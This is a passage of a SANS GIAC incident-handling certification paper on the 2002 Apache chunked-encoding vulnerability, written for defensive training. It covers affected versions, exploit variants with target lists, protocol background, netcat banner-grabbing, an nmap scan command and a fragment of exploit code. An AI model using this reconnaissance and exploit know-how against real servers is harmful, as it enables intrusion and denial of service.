



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

## Interested in learning more?

Check out the list of upcoming events offering  
"Hacker Tools, Techniques, and Incident Handling (Security 504)"  
at <http://www.giac.org/registration/gcih>



GCIH Practical Assignment Version 2.1  
Option 1

“Apache HTTP Server Chunked Encoding”

By  
Jeffrey McKay

For GIAC Certification in  
Advanced Incident Handling and Hacker Exploits

September 20, 2002

## Table of Contents

<b><u>1</u></b>	<b><u>EXECUTIVE SUMMARY</u></b>	<b><u>4</u></b>
<b><u>2</u></b>	<b><u>THE EXPLOIT</u></b>	<b><u>5</u></b>
2.1	EXPLOIT NAME AND DESCRIPTION	5
2.2	OPERATING SYSTEM	5
2.3	PROTOCOLS/SERVICES/APPLICATIONS	7
2.4	BRIEF DESCRIPTION	8
2.5	VARIANTS	9
2.6	REFERENCES	10
<b><u>3</u></b>	<b><u>THE ATTACK</u></b>	<b><u>11</u></b>
3.1	DESCRIPTION AND DIAGRAM OF NETWORK	11
3.2	PROTOCOL DESCRIPTION	12
3.3	HOW THE EXPLOIT WORKS	17
3.4	DESCRIPTION AND DIAGRAM OF THE ATTACK	18
3.5	SIGNATURE OF THE ATTACK	19
3.6	HOW TO PROTECT AGAINST IT	27
3.7	REFERENCES	33
<b><u>4</u></b>	<b><u>THE INCIDENT HANDLING PROCESS</u></b>	<b><u>34</u></b>
4.1	PREPARATION	34
4.2	IDENTIFICATION	38
4.3	CONTAINMENT	39
4.4	ERADICATION	40
4.5	RECOVERY	41
4.6	FOLLOW UP/LESSONS LEARNED	43
4.7	EXTRA	53
4.8	CONCLUSION	53
4.9	RESOURCES	53

<b><u>5</u></b>	<b><u>APPENDIX 1 - CURRENT NETWORK DIAGRAM</u></b>	<b><u>54</u></b>
<b><u>6</u></b>	<b><u>APPENDIX 2 - NETWORK DIAGRAM OF ATTACK</u></b>	<b><u>54</u></b>
<b><u>7</u></b>	<b><u>APPENDIX 3 – NETWORK DIAGRAM OF PROPOSED SOLUTION</u></b>	<b><u>54</u></b>
<b><u>8</u></b>	<b><u>APPENDIX 4 – INTERIM PATCH FOR APACHE CHUNKED ENCODING</u></b>	<b><u>55</u></b>
<b><u>9</u></b>	<b><u>APPENDIX 5 - CERT ADVISORY</u></b>	<b><u>58</u></b>
<b><u>10</u></b>	<b><u>APPENDIX 6 – GOBBLES APACHE-SACALPED.C</u></b>	<b><u>58</u></b>
<b><u>11</u></b>	<b><u>APPENDIX 7 - CVE-REFERENCES</u></b>	<b><u>59</u></b>
<b><u>12</u></b>	<b><u>APPENDIX 8 – REFERENCES</u></b>	<b><u>59</u></b>

© SANS Institute 2000 - 2002, Author retains full rights.

## 1 EXECUTIVE SUMMARY

The purpose of this paper is to explain the basics of the Apache Chunked Encoding Exploit, how the exploit works, its traits, how to avoid the pitfalls of improper system monitoring and most importantly, how to prepare for an emergency intrusion or attack.

ABC Inc. (ABC), a small fictitious consulting company, has legacy system contracts with its clients. ABC intends to branch into the networking market with on-site customer support contracts for its existing and new clients. ABC hired several engineers who have a general knowledge of networking to design the web page and assist in starting this new business unit. Interestingly, the engineers will try to accomplish this task in their spare time. With an OpenBSD Unix system as their operating system and Apache as their web server, we have an interesting challenge with inexperienced engineers designing the company web page in their spare time while still trying to do their normal duties.

Having started the new business unit, all was well at ABC until users started complaining about slow access to the web server. Troubleshooting by the in-house engineer revealed that the server was very slow, various established ports of 6667 and strange log entries.

Buffer overruns and Denial of Service (DOS) attacks are probably some of the most feared and misunderstood attacks against any system or server. They are usually run against targets that have ports already open to an application, such as HTTP SMTP, or FTP. They allow the attacker to run code of their choice as the application user, to open ports that allow further access, or in the case of denial of service attacks, slow server response time to a standstill. The Apache Chunked Encoding attack has been documented for three months yet still has many probes and successful attacks generated against it. Various web servers employ a methodology called "chunk encoding" to pass variable-sized units of data from a web client to the web server. This feature's coding, while necessary for large data transfers to web servers, has its vulnerabilities and exposures if not written properly. Again this paper will give you an understanding of the Apache Chunked Encoding exploit, how the different variants of the exploit work, how to recognize the attack's signature and how to recover from the attack. It will also demonstrate how to prepare one's company for a compromise of this nature. (11)

## **2 THE EXPLOIT**

### **2.1 EXPLOIT NAME AND DESCRIPTION**

The Apache Web Server Chunk Handling Vulnerability.

#### **Description**

Apache 1.2.2, 1.3 through 1.3.24, and Apache 2.0 through 2.0.36, allows remote attackers to cause a denial of service and possibly execute arbitrary code via a chunk-encoded HTTP request that causes Apache to use an incorrect size. This is remotely exploitable and depending on the implementation, could cause a denial of service or much worse, root access to the system via remote code execution. The CVE entry is shown in Appendix 7 and the Cert Advisory is noted in Appendix 5.

CAN-2002-0392 (Candidate under review)

Mitre - Common Vulnerabilities and Exposures CAN-2002-0392 (under review)

Candidate assigned on 20020530 and proposed on 20020726 (4)

CERT Advisory CA-2002-17 Apache Web Server Chunk Handling Vulnerability

Original release date: June 17, 2002

Last revised: August 8, 2002

Source: CERT/CC (1)

### **2.2 OPERATING SYSTEM**

Operating Systems Affected:

- Caldera OpenLinux Server 3.1
- Caldera OpenLinux Server 3.1.1
- Caldera OpenLinux Workstation 3.1
- Caldera OpenLinux Workstation 3.1.1
- Caldera OpenServer 5.0.5
- Caldera OpenServer 5.0.6
- Caldera OpenUnix 8.0.0
- Caldera UnixWare 7.1.1
- Conectiva Linux 6.0
- Conectiva Linux 7.0
- Conectiva Linux 8.0
- Debian Linux 2.2
- EnGarde Secure Linux Community Edition
- Mandrake Linux 7.1
- Mandrake Linux 7.2
- Mandrake Linux 8.0

Mandrake Linux 8.1  
 Mandrake Linux 8.2  
 Mandrake Linux Corporate Server 1.0.1  
 Mandrake Single Network Firewall 7.2  
 OpenBSD: All Versions  
 Oracle9i Application Server: All Versions  
 Red Hat Linux 6.2  
 Red Hat Linux 7.0  
 Red Hat Linux 7.1  
 Red Hat Linux 7.2  
 Red Hat Linux 7.3  
 Red Hat Secure Web Server 3.2  
 Red Hat Stronghold Errata: All Versions  
 Slackware Linux 7.1  
 Slackware Linux 8.0  
 Slackware Linux 8.1  
 SuSE Linux 6.4  
 SuSE Linux 7.0  
 SuSE Linux 7.1  
 SuSE Linux 7.2  
 SuSE Linux 7.3  
 SuSE Linux 8.0  
 Trustix Secure Linux 1.01  
 Trustix Secure Linux 1.1  
 Trustix Secure Linux 1.2  
 Trustix Secure Linux 1.5  
 Windows: All Versions (1)(21)

Apache Version                      Operating systems affected

1.2.2 and above	Apache; Conectiva Linux (Unknown resolution date),
1.3 through 1.3.24	Alcatel- A5000 and A5020 SoftSwitches, the A5735 SMC, the A1300 NMC2, the management platforms for the A1000 UMTS/GPRS/MSC solutions, the 1353 SH and 1355 VPN; Apache; Caldera; Cisco; HP CSWS V5.8.1, Internet Express V5.9, Internet Express EAK V2.0, HP OpenMS CSWS 1.0-1, HP OpenMS CSWS 1.1-1, HP OpenMS CSWS 1.2; HP Tru64 INIX for V5.0a, HP Tru64 UNIX Internet Express V5.9; HP CSWS HP OpenVMS V7.1-2; Covalent (is creating fixes); Engarde; IBM AIX 4.3.3 & 5L; IBM Affinity – no support; IBM WebSphere (working on it); IBM HMC to latest; Microsoft-(actually says it does not ship with Apache web server, translate- you are on your own); Nortel (reviewing); Oracle; RedHat Stronghold 1.3; Sun Solaris 8(Apache/1.3.12) and 9 (Apache/1.3.22) Producing patches; Trustix Secure Linux TSL 1.01, 1.1, 1.2, 1.5

2.0 through 2.0.36	Apache; Covalent (is creating fixes), UnisphereSolutions versions 2-0-0 –2-0-2p1 and 2-0-3 – 2-0-3p1; Trustix Secure Linux TSL 1.01, 1.1, 1.2, 1.5; Xerox (working on patch)
--------------------	--

(21)

## 2.3 PROTOCOLS/SERVICES/APPLICATIONS

The Apache Chunked Encoding attack uses the following protocols for propagation:

**HTTP version 1.1** – This is a layered client server protocol that defines the methodologies used to transfer application requests and responses across the World Wide Web or WWW. Over the past 7 years, it has improved upon earlier versions that were geared to simple data retrieval, to provide a much more robust header querying including search, front-end update, and annotations. A main advantage of HTTP 1.1 over versions 1.0 and 0.9 is a persistent connection. In the earlier versions, one request/response was allowed per connection. This was easy to implement but required much more TCP/IP overhead. HTTP 1.1 allows for fewer active connections and fewer connection establishments.

**TCP/IP and the OSI Stack** – The OSI seven-layer model defines the architecture of how data is transferred over the Internet. The OSI stack will be covered in chapter 3 in more detail.

**IP** operates at layer three of the OSI stack and is responsible for the routing of packets through the Internet. All machines on the Internet have a software-set address called an IP address. IP looks at this address and then, using routing tables, determines the proper path for the data to traverse. It actually helps the upper layer protocols determine how the data gets to its intended destination. The IP header has the following segments: Version, header length, type of service, total length, Identification, flags, fragmentation offset, time to live, type of protocol, header checksum, source IP address, destination IP address, IP option.

**TCP** operates at layer 4 of the OSI stack and guarantees delivery of IP's routed data. TCP's main function is to test for errors in the data stream, correct these errors if possible, and if this is not possible, alert the upper layer protocols to the errors so they may correct them at that level. The TCP header has the following segments in this connection-oriented protocol: source port, Destination port, sequence number, acknowledgement number, header length, code bits, window size, checksum, urgent pointer, option and data. The Apache attack uses TCP port 80 – HTTP.

The application is Apache itself as the server based application that is susceptible. Most people agree that Apache is the most popular web server on the Internet. Best of all it is free for download. It is originally based on code from



NCSA httpd1.3 in early 1995. Of course, depending on whom you talk to, Apache is now far superior to all other web servers put together in terms of speed, functionality and efficiency.

Apache HTTP Affected:

Apache HTTP Server 1.2

Apache HTTP Server 1.3

Apache HTTP Server 2.0

## **2.4 BRIEF DESCRIPTION**

Apache is a popular web server that includes support for chunk-encoded data according to the HTTP 1.1 standard as described in RFC2616 (18). Unfortunately, there are vulnerabilities in the handling of certain chunk-encoded HTTP requests that may allow remote crackers to execute arbitrary code. The phrase "HTTP requests" is key here, as malformed requests are what cause this attack in some instances.

### **Layman's terms:**

Often clients need to submit data to a Web browser. The server must set aside or allocate a buffer area to hold this data. Unfortunately, the web server does not always know how much buffer space to allocate. When a client needs to send data to the Web server it must send a request to set aside a certain amount of space in this buffer area for the transfer. To do this, it utilizes what is called a chunked-encoded request with a certain size to allocate. Herein lies the problem. The Apache code has a flaw in its chunked encoding routine that misinterprets the size of the chunked request. Several of the symptoms of this error in calculation could enable a Denial of Service (DOS or signal race) in certain systems. Other variants would allow a stack overflow that could lead to arbitrary code being run on the Web server. This should be qualified as a very critical, HIGH LEVEL security flaw.

### **A little more detail:**

There have been four chunked encoding vulnerabilities previous to the announcement of the Apache vulnerability, all in the Microsoft IIS versions 4.0 and/or 5.0. These previous vulnerabilities were not as critical as the new chunked encoding attack, as they were merely Denial of Service attacks (2). This Apache vulnerability takes the game a step further to allow compromising code to gain local access. Definitely a critical step up that warrants immediate corrective actions. Since this Apache Web Server vulnerability was discovered, there is now a buffer overflow in Sun ONE / iPlanet Web Server 4.1 and 6.0 that "allows remote attackers to execute arbitrary code" as well. Arbitrary code usually translates to root privileges in the end. From there the attacker would be free to cause havoc or steal information. If this goes unnoticed, the attacker can

upload keystroke loggers in the system to allow access after they have cleaned up their entry tracks into the system. (6) (14)

## 2.5 VARIANTS

**There are several variants of the attack:**

### Buffer Overruns

1a. Gobbles: apache-scalp.c - Supposedly OpenBSD systems are susceptible although many claim they are not.

"OpenBSD 3.0 x86 / Apache 1.3.20",  
"OpenBSD 3.0 x86 / Apache 1.3.22",  
"OpenBSD 3.0 x86 / Apache 1.3.24",  
"OpenBSD 3.1 x86 / Apache 1.3.20",  
"OpenBSD 3.1 x86 / Apache 1.3.23",  
"OpenBSD 3.1 x86 / Apache 1.3.24",  
"OpenBSD 3.1 x86 / Apache 1.3.24 #2",

1b. Gobbles: apache-nosejob – Gobbles security proved it to themselves that other BSD systems besides OpenBSD are susceptible to buffer overruns.

"FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)",  
"FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)",  
"OpenBSD 3.0 x86 / Apache 1.3.20",  
"OpenBSD 3.0 x86 / Apache 1.3.22",  
"OpenBSD 3.0 x86 / Apache 1.3.24",  
"OpenBSD 3.0 x86 / Apache 1.3.24 #2",  
"OpenBSD 3.1 x86 / Apache 1.3.20",  
"OpenBSD 3.1 x86 / Apache 1.3.23",  
"OpenBSD 3.1 x86 / Apache 1.3.24",  
"OpenBSD 3.1 x86 / Apache 1.3.24 #2",  
"OpenBSD 3.1 x86 / Apache 1.3.24 PHP 4.2.1",  
"NetBSD 1.5.2 x86 / Apache 1.3.12 (Unix)",  
"NetBSD 1.5.2 x86 / Apache 1.3.20 (Unix)",  
"NetBSD 1.5.2 x86 / Apache 1.3.22 (Unix)",  
"NetBSD 1.5.2 x86 / Apache 1.3.23 (Unix)",  
"NetBSD 1.5.2 x86 / Apache 1.3.24 (Unix)",

(26)

### Denial of Service

2a. Sending a lot of bogus information in the headers – This attack looks for TRANSFER-ENCODING: chunked and a header length over 1024 bytes.

2b. Requesting to send a lot of data in the HTTP header - This attack looks for TRANSFER-ENCODING: chunked in a query that contains an abnormally large chunked encoding request - specifically, hex 80000000 (decimal 2,147,483,648) or more characters.(22)

## Impact of these variants:

### Buffer Overrun

For Apache versions 1.2.2 through 1.3.24 inclusive, this vulnerability may allow the execution of arbitrary code by remote attackers. Exploits are publicly available that claim to allow the execution of arbitrary code. (3)

### DOS

For Apache versions 2.0 through 2.0.36 inclusive, the condition causing the vulnerability is correctly detected and causes the child process to exit. Depending on a variety of factors, including the threading model supported by the vulnerable system, this may lead to a denial-of-service attack against the Apache web server. (3)

ISS notes Neel Mehta of the ISS X-Force as discovering this vulnerability and Mark Litchfield reporting this vulnerability to the Apache Software Foundation, and Mark Cox reporting it to the CERT/CC. (5) (15)  
Apache Bug track has Mark Litchfield discovering the bug.

## 2.6 REFERENCES

- (1) <http://www.cert.org/advisories/CA-2002-17.html>
- (2) Microsoft Internet Information Server (IIS) contains remote buffer overflow in chunked encoding data transfer mechanism for HTRVulnerability Note VU#313819 <http://www.kb.cert.org/vuls/id/313819>
- (3) [http://httpd.apache.org/info/security\\_bulletin\\_20020617.txt](http://httpd.apache.org/info/security_bulletin_20020617.txt)
- (4) <http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=chunked>
- (5) <http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=20502>
- (6) Remote Compromise Vulnerability in Apache HTTP Server 2002-06-18 <http://www.incidents.org/diary/index.html?id=161>
- (14) Apache Security Bulletin 20020620 SUPERSEDES: bulletin 20020617 Date: June 20, 2002 [http://httpd.apache.org/info/security\\_bulletin\\_20020620.txt](http://httpd.apache.org/info/security_bulletin_20020620.txt)
- (15) Remote Compromise Vulnerability in Apache HTTP Server; June 17, 2002; Internet Security Systems Security Advisory <http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=20502>
- (21) Apache Chunked-Encoding Memory Corruption Vulnerability **BID-5033**: September 9, 2002 <http://online.securityfocus.com/bid/5033>
- (25) CCNA Study Guide; Sybex network Press; Copyright 1999 Sybex Inc. by Todd Lammle, Donald Porter with James Chellis
- (26) Gobbles Security; <http://www.immunitysec.com/GOBBLES/exploits.html>

### 3 THE ATTACK

#### 3.1 DESCRIPTION AND DIAGRAM OF NETWORK

The Network design for this company is very basic. It depicts standard access through a router and firewall to the Apache web server and Windows NT Email server on the DMZ. The Web server has company product information, email signup, and product ordering. Not bad for the new guys designing this. There is nothing here that could detect and deter this type of attack other than the Checkpoint firewall as traffic to ports 80 and 443 are allowed through unhindered. There is no pro-active methodology to change the firewall rules if an attack is recognized. There is no Host Intrusion Detection software installed on the web server. The network diagram depicts a normal network that has a rule-based firewall in place. The router is a Cisco 2501 with a T-1 line, 62 Internet addresses, and has access lists to prevent some spoofing, "internal" IP addresses from coming from the external network, and little else. The IOS is 11.2.18. There is standard hub connectivity for the servers on the DMZ.

#### Appendix 1.

	Larry (firewall)	Curly (WWW)	Moe (Mail)	Shep (router)
Operating System	OpenBSD 3.0	OpenBSD 3.0	Windows NT2000 SP2	Cisco IOS 11.2.18
Open Ports	80[www], 25[sendmail]  110[pop3] 22[ssh] to DMZ	80[www], 22[ssh]	25[sendmail], 110[pop 3], 22[ssh]	80,25,23
Software	Packetfilter [pf.conf]  NAT[nat.conf]	Apache1.3.19	Exchange 2000 SP2	Cisco IOS 11.2.18

## 3.2 PROTOCOL DESCRIPTION

When most people surf the World Wide Web or WWW, they use a browser like Netscape or Microsoft's Internet Explorer to connect to the web server of their choice. They don't know what this connection relies upon to display the web page in a format that is easy on the eyes, or past that, how the data is moved from one location to another. When a user connects with a Personal Computer (PC), it relies upon a reference model called the Open Systems Interconnection (OSI) and the Transmission Control Protocol/Internet Protocol (TCP/IP) to transmit the data from end point to end point. This underlying architecture defines everything from the physical cable connection on a PC, to the methods used to reliably transfer the data back and forth between end devices; to the way the data is displayed on the PC's monitor.

The OSI model was created by the International Standards Organization to help vendors connect the many varied devices and applications to each other in an effective manner. It was developed with a logical groupings called layers and thus is called a layered architecture. The main advantage of this layered approach is to allow developers to develop within their own layer without changing the other layers. This allows developers to specialize within their area of expertise.

To briefly describe the layers of the OSI Stack, the following chart will help illustrate each layer and its associated relevance to the OSI model. This chart is meant to give the reader a general understanding of the elements that make up a data transfer from device to device.

OSI Layer	OSI Function	Example
7- Application	Coordinates the communication of the application and its communications partner.	Browsers (HTTP), email (SMTP), Electronic Data Interchange (EDI), chat rooms, Financial Services Transactions.
6 – Presentation	This layer presents data to the Application Layer. It translates the format of the incoming data to the proper format for viewing by the application layer.	JPEG, TIFF, PICT, MIDI, MPEG, QuickTime viewers.
5 – Session	Coordinates communication between devices or nodes.	Modes of communication are: simplex, half duplex and full-duplex. Communication of session

		into 3 phases: connection establishment, data transfer, and connection release. Session layer protocols are: NFS, SQL, RPC, X Window.
4 – Transport	Segments and reassembles data from the upper layers for a logical connection the other device.	Reliable data transport. This is where the 3-way handshake is accomplished. It ensures the connection is established and has the proper flow control.
3 – Network	Provide end-to-end delivery services for the Transport Layer	Routing packets through the Internet.
2 – Data Link	Ensures the messages from the network Layer are delivered to the proper device. Translates the messages to bits for the physical layer. Deals with the WAN protocols.	Ethernet data frame. Logical Link Control (LLC), Media Access Control (this is the address of your LAN card (MAC)), SDLC, X.25, PPP, Frame relay etc.
1 - Physical	Sends and receives the actual bits of data. It is the interface between the modem device and the carrier.	EIA/TIA-232, V.35, High Speed Serial Interface (HSSI) etc.

## TCP/IP

The Transmission Control Protocol/Internet Protocol provides connectivity between equipment from various vendors over a wide variety of networking technologies. It is made up of a very well designed set of communication protocols and a growing number of application protocols. There are 4 layers to the TCP/IP stack. The Network Interface layer is the lowest layer and it is responsible for transmitting datagrams over the physical medium. It corresponds to the physical and data link layers in the OSI 7 layer model. The other layers in the TCP/IP stack are the Internet layer that corresponds to the OSI Network layer that provides host to host communication; the Transport layer, like its equivalent OSI transport layer is responsible for process to process communication; and the Application layer is equivalent to the top three layers of the OSI stack, the session, presentation and application layers. A few examples of these

applications are Telnet, Simple Mail transport Protocol (SMTP) and for HyperText Transfer Protocol (HTTP).

## HTTP

HyperText Transfer Protocol or HTTP is a standard that specifies the transport protocol for documents over the World Wide Web (WWW). RFC 1945 defines the standard for HTTP 1.0 and RFC 2068 defines the standard for HTTP 1.1. RFC 2068 was replaced by RFC 2616 as the “draft standard” in June 1999, and there was a “proposed standard” for an upgrade for Transport Layer Security to RFC 2817 in June of 1999.

An excerpt from RFC 2616 references the different HTTP protocols that have evolved over the years. We are concerned with HTTP/1.1.

“The Hypertext Transfer Protocol (HTTP) is an application-level protocol for distributed, collaborative, hypermedia information systems. HTTP has been in use by the World-Wide Web global information initiative since 1990. The first version of HTTP, referred to as HTTP/0.9, was a simple protocol for raw data transfer across the Internet. HTTP/1.0, as defined by RFC 1945 [6], improved the protocol by allowing messages to be in the format of MIME-like messages, containing meta-information about the data transferred and modifiers on the request/response semantics. However, HTTP/1.0 does not sufficiently take into consideration the effects of hierarchical proxies, caching, the need for persistent connections, or virtual hosts. In addition, the proliferation of incompletely-implemented applications calling themselves “HTTP/1.0” has necessitated a protocol version change in order for two communicating applications to determine each other’s true capabilities.

This specification defines the protocol referred to as HTTP/1.1”. This protocol includes more stringent requirements than HTTP/1.0 in order to ensure reliable implementation of its features.

Practical information systems require more functionality than simple retrieval, including search, front-end update, and annotation. HTTP allows an open-ended set of methods and headers that indicate the purpose of a request [47]. It builds on the discipline of reference provided by the Uniform Resource Identifier (URI) [3], as a location (URL) [4] or name (URN) [20], for indicating the resource to which a method is to be applied. Messages are passed in a format similar to that used by Internet mail [9] as defined by the Multipurpose Internet Mail Extensions (MIME) [7]. HTTP is also used as a generic protocol for communication between user agents and proxies/gateways to other Internet systems, including those supported by the SMTP [16], NNTP [13], FTP [18], Gopher [2], and WAIS [10] protocols. In this way, HTTP allows basic hypermedia access to resources available from diverse applications.” (6)

This is all great, but what does it mean? As depicted in the chart above, the HTTP protocol resides in the Application layer of the OSI architecture model. It is really associated with the browser you use and how the data is transferred between devices. The browser uses HTTP to obtain Web documents, specified using a Uniform Resource Locator (URL), from a server. For example, the "home page" of SANS is: <http://www.sans.org/newlook/home.php>. This specifies the application protocol (HTTP) used to fetch the object, the domain name where it is located and the local filename of the object on that host (/index.html). The string :// doesn't mean anything in particular except to signify that it's a URL.


This is probably a good time to mention Hyper Text Markup Language or HTML. It is the formatting language that rides on HTTP and displays the information in a manner that is easily readable. There are embedded formatting codes or tags that tell the ASCII data how it should be represented. With that being said, these tags tell the data to be bolded, start a new paragraph, go to another link, or where to put the text and graphics on a web page.

The HTTP version 1.0 mentioned above utilizes some very basic commands to transfer data. These commands have a certain flow that allows for data transfer. When you point your browser to a URL, the background commands being processed are:

1. The browser opens a connection to specified HTTP server.
2. The browser sends a GET request.
3. The server interprets request.
4. The server performs processing, if required.
5. The server returns text to browser.
6. The browser interprets and displays returned text.

In number 2 above, the request can be in several forms. Some of these are:

GET – A request to read some object like a web page, sound file or an image file.



```
C:\WINNT\System32\cmd.exe
C:\Tools\NetCat>nc 10.0.1.6 80
GET / HTTP/1.0

HTTP/1.1 200 OK
Date: Sun, 06 Oct 2002 18:13:05 GMT
Server: Apache/1.3.19 (Unix) (Red-Hat/Linux)
Last-Modified: Thu, 29 Mar 2001 17:53:01 GMT
ETag: "38280-b4a-3ac3767d"
Accept-Ranges: bytes
Content-Length: 2890
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<HTML>
<HEAD>
<TITLE>Test Page for the Apache Web Server on Red Hat Linux</TITLE>
```




HEAD - A request to return the response header only, without the content. This can contain a lot of useful information about the requested entity, without the need to actually load it. This is good for querying the type of web server and version number. It could tell the cracker if the Web server is susceptible to attacks. For example, this netcat to a web server shows several interesting items:

It is an Apache web server

It is version 1.3.19 of Apache. Yes, that is a vulnerable version.

It is on Red-Hat/Linux.



```
C:\WINNT\System32\cmd.exe
C:\1Tools\NetCat>nc 10.0.1.6 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Sun, 06 Oct 2002 18:08:33 GMT
Server: Apache/1.3.19 (Unix) (Red-Hat/Linux)
Last-Modified: Thu, 29 Mar 2001 17:53:01 GMT
ETag: "38280-b4a-3ac3767d"
Accept-Ranges: bytes
Content-Length: 2890
Connection: close
Content-Type: text/html
```

POST - Sends data to a script of some kind on the web server. It is usually used with online forms of some type. Originally defined as a request to add this information to the URL to request more information. This method is used extensively in CGI-based systems where the POST data is used as input to a program that will be called by the CGI based systems.

This example shows a POST of IP Address of 10.0.1.1 to arin.org. It is input to a whois address lookup. Notice this example takes us into HTTP Version 1.1 realm. The browser requested the information from the URL and the web server responded in similar format with the chunked encoding.

*POST /cgi-bin/whois.pl HTTP/1.1*

*Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/vnd.ms-powerpoint, application/vnd.ms-excel, application/msword, \*/\**

*Referer: http://ws.arin.net/cgi-bin/whois.pl*

*Accept-Language: en-us*

*Content-Type: application/x-www-form-urlencoded*

*Accept-Encoding: gzip, deflate*

*User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)*

*Host: ws.arin.net*

*Content-Length: 19*

*Connection: Keep-Alive*

*Cache-Control: no-cache*

*queryinput=10.0.1.1*

*HTTP/1.1 200 OK*

*Date: Sun, 06 Oct 2002 18:17:27 GMT*

Server: WebWhois/2.0.1 (Unix) mod\_throttle/3.1.2  
Keep-Alive: timeout=15, max=99  
Connection: Keep-Alive  
*Transfer-Encoding: chunked*  
Content-Type: text/html; charset=ISO-8859-1

The web server is sending information back to the client in chunked encoding. It is using *Transfer-Encoding: chunked* because it does not know how much space has been set aside for the information.

The Chunked Encoding DOS exploit would utilize this same POST Request to ask for a "Transfer-Encoding: chunked" with at least 80000000 (hex) bytes of data to be set aside for input.

The Apache Chunked buffer overrun has the same request for chunked transfer encoding. It then pushes code at the server to try to get a shell prompt. This will be detailed in the next section.

```
#define HOST_PARAM "apache-nosejob.c" /* The Host: field */  
PUT_STRING("Transfer-Encoding: chunked\r\n");
```


### 3.3 HOW THE EXPLOIT WORKS

- DOS – The denial of service attack
  - When the attack is run against a vulnerable web server, the invalid chunked encoding request will cause the http child process that is acting on the "chunked" request to die. The parent httpd process realizes the child process has died and must spawn a new child process to replace the one that just terminated. At the speed these requests are coming in to the web server, resources will be quickly consumed. Unix systems can handle creating new processes a little better than Windows systems because Unix systems can fork a child process unlike Windows systems that must create a new process and then reread the configuration. (6)
- Buffer overrun – depending upon the version of Apache and system type, a buffer overrun is possible from the hole in the chunked encoding routine.
  - Apache 2.0 versions are not susceptible to the buffer overrun because the error is detected and not acted upon. No code can be run on this system.
  - Apache 1.3 can have arbitrary code run against it depending on the architecture of the systems bus. On standard 32 bit machines the attack will cause a stack overflow and cause the segmentation

violation and terminate the child processes. This happens because the return code is on the stack. On a 64-bit machine, the overflow can be controlled. (6)

### 3.4 DESCRIPTION AND DIAGRAM OF THE ATTACK

The attacker could have been explicitly targeting this company or merely attacking susceptible web servers with known vulnerabilities. If the attacker wanted to attack a specific web server, they most likely had connected to this system in the past thus verifying port 80 was listening. If the attacker was just out looking for an easy target, they most likely used probing software like NMAP to see what systems on a specific net block were replying to ICMP requests. Then a port scan of those addresses would ensue checking for systems listening on port 80 as noted below.



```
Select C:\WINNT\System32\cmd.exe
C:\DOWNLOAD\nmapNT\nmapNT\Nmapnt>nmapnt -sT -p 80 -T insane 10.0.1.6

